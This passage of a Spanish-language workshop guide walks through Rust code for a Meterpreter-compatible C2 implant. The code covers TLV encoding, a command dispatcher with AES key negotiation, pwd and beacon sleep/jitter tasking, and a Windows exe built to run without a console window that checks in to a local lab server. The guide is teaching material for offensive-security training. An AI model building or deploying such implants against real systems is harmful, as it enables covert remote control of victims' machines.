
5.2 Construir TLV string (UTF-16 LE)

```rust
fn tlv_wstring(typ: u32, s: &str) -> MpTlv {
    // Construye un TLV “wstring”: UTF-16 little-endian con terminador NUL.
    // Esto es típico en Windows (wide strings).
    let mut out: Vec<u8> = Vec::new();

    // encode_utf16() produce u16 (code units). Cada uno se escribe en LE.
    for wc in s.encode_utf16() {
        out.extend_from_slice(&wc.to_le_bytes());
    }

    // Terminador NUL (u16 = 0).
    out.extend_from_slice(&0u16.to_le_bytes());
    MpTlv { typ, value: out }
}
```

Punto clave para clase:

- En Windows, strings wide típicamente son UTF-16 **little-endian**.

5.3 Dispatcher de comandos




```
pub fn dispatch_tlvs(tlvs: &[MpTlv]) -> DispatchResult {
```

```rust
    // 1) Identifica el comando a ejecutar.
    // Si no viene TLV_TYPE_COMMAND_ID, usamos 0 => caerá en _ (no soportado).
    let cmd_id = get_u32_be(tlvs, TLV_TYPE_COMMAND_ID).unwrap_or(0);

    // 2) Ejecuta la acción y construye TLVs de respuesta + side effects.
    match cmd_id {
        COMMAND_ID_CORE_NEGOTIATE_TLV_ENCRYPTION => {
            // Genera una key aleatoria de 32 bytes (AES-256).
            let mut key = [0u8; 32];
            rand::thread_rng().fill_bytes(&mut key);
            // Responde con:
            // - el tipo de cifrado
            // - la key (en claro)
            // y además marca new_aes_key=Some(key) para que el dispatcher
            // habilite AES a partir de la próxima respuesta.
            DispatchResult {
                result: ERROR_SUCCESS,
                tlvs: vec![
                    tlv_uint(TLV_TYPE_SYM_KEY_TYPE, ENC_FLAG_AES256),
                    tlv_raw(TLV_TYPE_SYM_KEY, &key),
                ],
                new_aes_key: Some(key),
                new_sleep_ms: None,
                new_jitter_pct: None,
            }
        }

        COMMAND_ID_STD_PWD => {
            // Obtiene el current_dir del proceso y lo devuelve como wstring.
            let pwd = std::env::current_dir()
                .ok()
                .map(|p| p.to_string_lossy().to_string())
                .unwrap_or_default();

            DispatchResult {
                result: ERROR_SUCCESS,
                tlvs: vec![tlv_wstring(TLV_TYPE_STRING, &pwd)],
                new_aes_key: None,
                new_sleep_ms: None,
                new_jitter_pct: None,
            }

        }

        COMMAND_ID_WORKSHOP_SET_BEACON => {
            // Lee nuevos parámetros de beacon si existen.
```

```rust
            let sleep_ms = get_u32_be(tlvs, TLV_TYPE_WORKSHOP_SLEEP_MS);
            let jitter_raw = get_u32_be(tlvs, TLV_TYPE_WORKSHOP_JITTER_PCT);
            let jitter_pct = jitter_raw.and_then(|v| u8::try_from(v).ok());

            // Construye un ACK para debug.
            let mut ack = String::from("beacon updated");
            if let Some(ms) = sleep_ms {
                ack.push_str(&format!(" sleep_ms={}", ms));
            }
            if let Some(j) = jitter_pct {
                ack.push_str(&format!(" jitter_pct={}", j));
            }

            DispatchResult {
                result: ERROR_SUCCESS,
                tlvs: vec![tlv_wstring(TLV_TYPE_STRING, &ack)],
                new_aes_key: None,
                // Estos 2 campos son “side effect”: el runtime los aplicará
                // vía dispatcher.update_config(cfg).
                new_sleep_ms: sleep_ms,
                new_jitter_pct: jitter_pct,
            }

        }

        _ => DispatchResult {
            // Comando desconocido.
            result: ERROR_NOT_SUPPORTED,
            tlvs: Vec::new(),
            new_aes_key: None,
            new_sleep_ms: None,
            new_jitter_pct: None,
        },

    }

}
```

---

7) Cómo se conecta esto con el `exe` (literal)

7.1 Entry-point del exe

`crates/workshop-agent/src/bin/agent_exe.rs`:

```rust
#![cfg_attr(not(debug_assertions), windows_subsystem = "windows")]

fn main() {
    // URL por defecto (también puede venir por env var MP_URL).
    // Nota: el endpoint real de checkin/result lo deriva el transport.
    let mut url = std::env::var("MP_URL")
        .unwrap_or_else(|_| "http://127.0.0.1:8080/register".to_string());

    // Overrides opcionales de beacon config.
    let mut sleep_ms: Option<u64> = None;
    let mut jitter_pct: Option<u8> = None;


    // Control para terminar el loop durante debug/lab.
    let mut max_iter: Option<u64> = None;


    // Parser mínimo de flags.
    let mut args = std::env::args().skip(1).peekable();
    while let Some(a) = args.next() {
        match a.as_str() {
            "--url" => {
                if let Some(v) = args.next() {
                    url = v;
                }

            }
            "--sleep-ms" => {
                if let Some(v) = args.next() {
                    if let Ok(n) = v.parse::<u64>() {
                        sleep_ms = Some(n);
                    }
                }
            }

            "--jitter-pct" => {
                if let Some(v) = args.next() {
                    if let Ok(n) = v.parse::<u8>() {
                        jitter_pct = Some(n);
                    }

                }

            }
            "--max-iter" => {
```

```
                if let Some(v) = args.next() {
                    if let Ok(n) = v.parse::<u64>() {
                        max_iter = Some(n);
                    }

                }

            }

            "--help" | "-h" => {
                // En este snippet literal se hace return sin imprimir help.
                // (en el repo se asume que el operador conoce los flags).
                return;
            }

            _ => {
                // Permite pasar URL sin bandera (posición).
                if !a.starts_with('-') {
                    url = a;
                }

            }

        }

    }

    // run_with_options arma transport + dispatcher + cfg y ejecuta el
run_loop.
    // Retorna un exit code que propagamos al proceso.
    let code = workshop_agent::agent::build::exe::run_with_options(&url,
sleep_ms, jitter_pct, max_iter);

    std::process::exit(code as i32);

}
```

7.2 Dispatcher del exe (checkin request + dispatch)

`crates/workshop-agent/src/agent/build/exe.rs`

```
impl TaskDispatcher for MeterpreterDispatcher {

    fn checkin_request(&mut self) -> Vec<u8> {
        // Asegura que el GUID sea estable y no sea 0.
```

```
        // El server usa este GUID para asociar la sesión.
        self.ensure_guid();
        // Packet type 0 = request.
        const PACKET_TYPE_REQUEST: u32 = 0;
        // En este checkin no enviamos TLVs, solo un frame bien formado.
        let tlvs: &[MpTlv] = &[];
        // encode_frame arma header+payload, aplica XOR y (como key=None) no
cifra.
        encode_frame(self.guid, PACKET_TYPE_REQUEST, tlvs, None)
    }

    fn dispatch(
        &mut self,
        bytes: Vec<u8>,
    ) -> Result<Option<Vec<u8>>, crate::agent::core::runtime::RuntimeError> {

        // Vacío => “no hay tarea”. No es error.
        if bytes.is_empty() {
            return Ok(None);
        }

        // Solo intentamos descifrar con AES si ya lo negociamos.
        let key_opt = if self.aes_enabled { self.aes_key.as_ref() } else {
None };
        // decode_frame: des-XOR, valida header, y opcionalmente AES-decrypt.
        let (hdr, tlvs) = match decode_frame(&bytes, key_opt) {
            Ok(v) => v,
            Err(_) => return Ok(None),
        };

        // Mantén el GUID sincronizado con el frame entrante.
        self.guid = hdr.session_guid;
        // Ejecuta comandos (pwd, beacon, negociación AES, etc.).
        let res = tasking::dispatch_tlvs(&tlvs);

        // Side effects: guardamos sleep/jitter para aplicarlos luego en
update_config.
        self.desired_sleep_ms = res.new_sleep_ms;
        self.desired_jitter_pct = res.new_jitter_pct;

        // ERROR_NOT_SUPPORTED => no respondemos.
        if res.result == 50 {
            return Ok(None);
        }

        const PACKET_TYPE_RESPONSE: u32 = 1;
```

```rust
        // Ciframos la respuesta solo si AES está habilitado y no estamos
negociando key.
        let encrypt = self.aes_enabled && res.new_aes_key.is_none();
        let resp_key = if encrypt { self.aes_key.as_ref() } else { None };

        // encode_frame empaqueta TLVs y devuelve el frame listo para enviar.
        let out = encode_frame(self.guid, PACKET_TYPE_RESPONSE, &res.tlvs,
resp_key);

        // Si llegó una nueva key, la activamos a partir de ahora.
        if let Some(k) = res.new_aes_key {
            self.aes_key = Some(k);
            self.aes_enabled = true;
        }
        Ok(Some(out))

    }


    fn update_config(&mut self, cfg: &mut AgentConfig) {
        // `dispatch()` guarda los nuevos parámetros (si llegaron por TLVs)
        // en campos internos: desired_sleep_ms / desired_jitter_pct.
        // Aquí los aplicamos al cfg que usa el runtime loop.
        // take(): consume el Option y lo deja en None, para que el cambio
        // se aplique una sola vez.
        if let Some(ms) = self.desired_sleep_ms.take() {
           cfg.sleep = core::time::Duration::from_millis(ms as u64);
        }
        if let Some(j) = self.desired_jitter_pct.take() {
            cfg.jitter_pct = j;
        }
    }
}
```

---

8) Validación rápida

8.1 Validar en local

```bash
cargo test -p workshop-agent
```

8.2 Validar que `--max-iter` realmente corta

- Corre con `--max-iter 1` y observa el log `run_loop exit: ...` (en debug).

8.3 Validación end-to-end (server + agente)

Esto depende del transport (WinHTTP), y se trabaja en la **Guía 03**. La idea es:

1. Levantar server
2. Correr agente apuntando a `http://127.0.0.1:8080/register`
3. Emitir un comando (`pwd` , `beacon` , etc.) y ver que el agente responde

---

9) Troubleshooting

- `bytes.is_empty()` en `dispatch(...)` no es “error”, es “no hay tarea”.
- Si el agente “sale” sin `max-iter` , mira el **exit code** (el exe hace `std::process::exit(code)`), y loguea el error.
- `sleep/jitter` se calcula cada iteración: cambios de “beacon” se aplican con `dispatcher.update_config(cfg)` .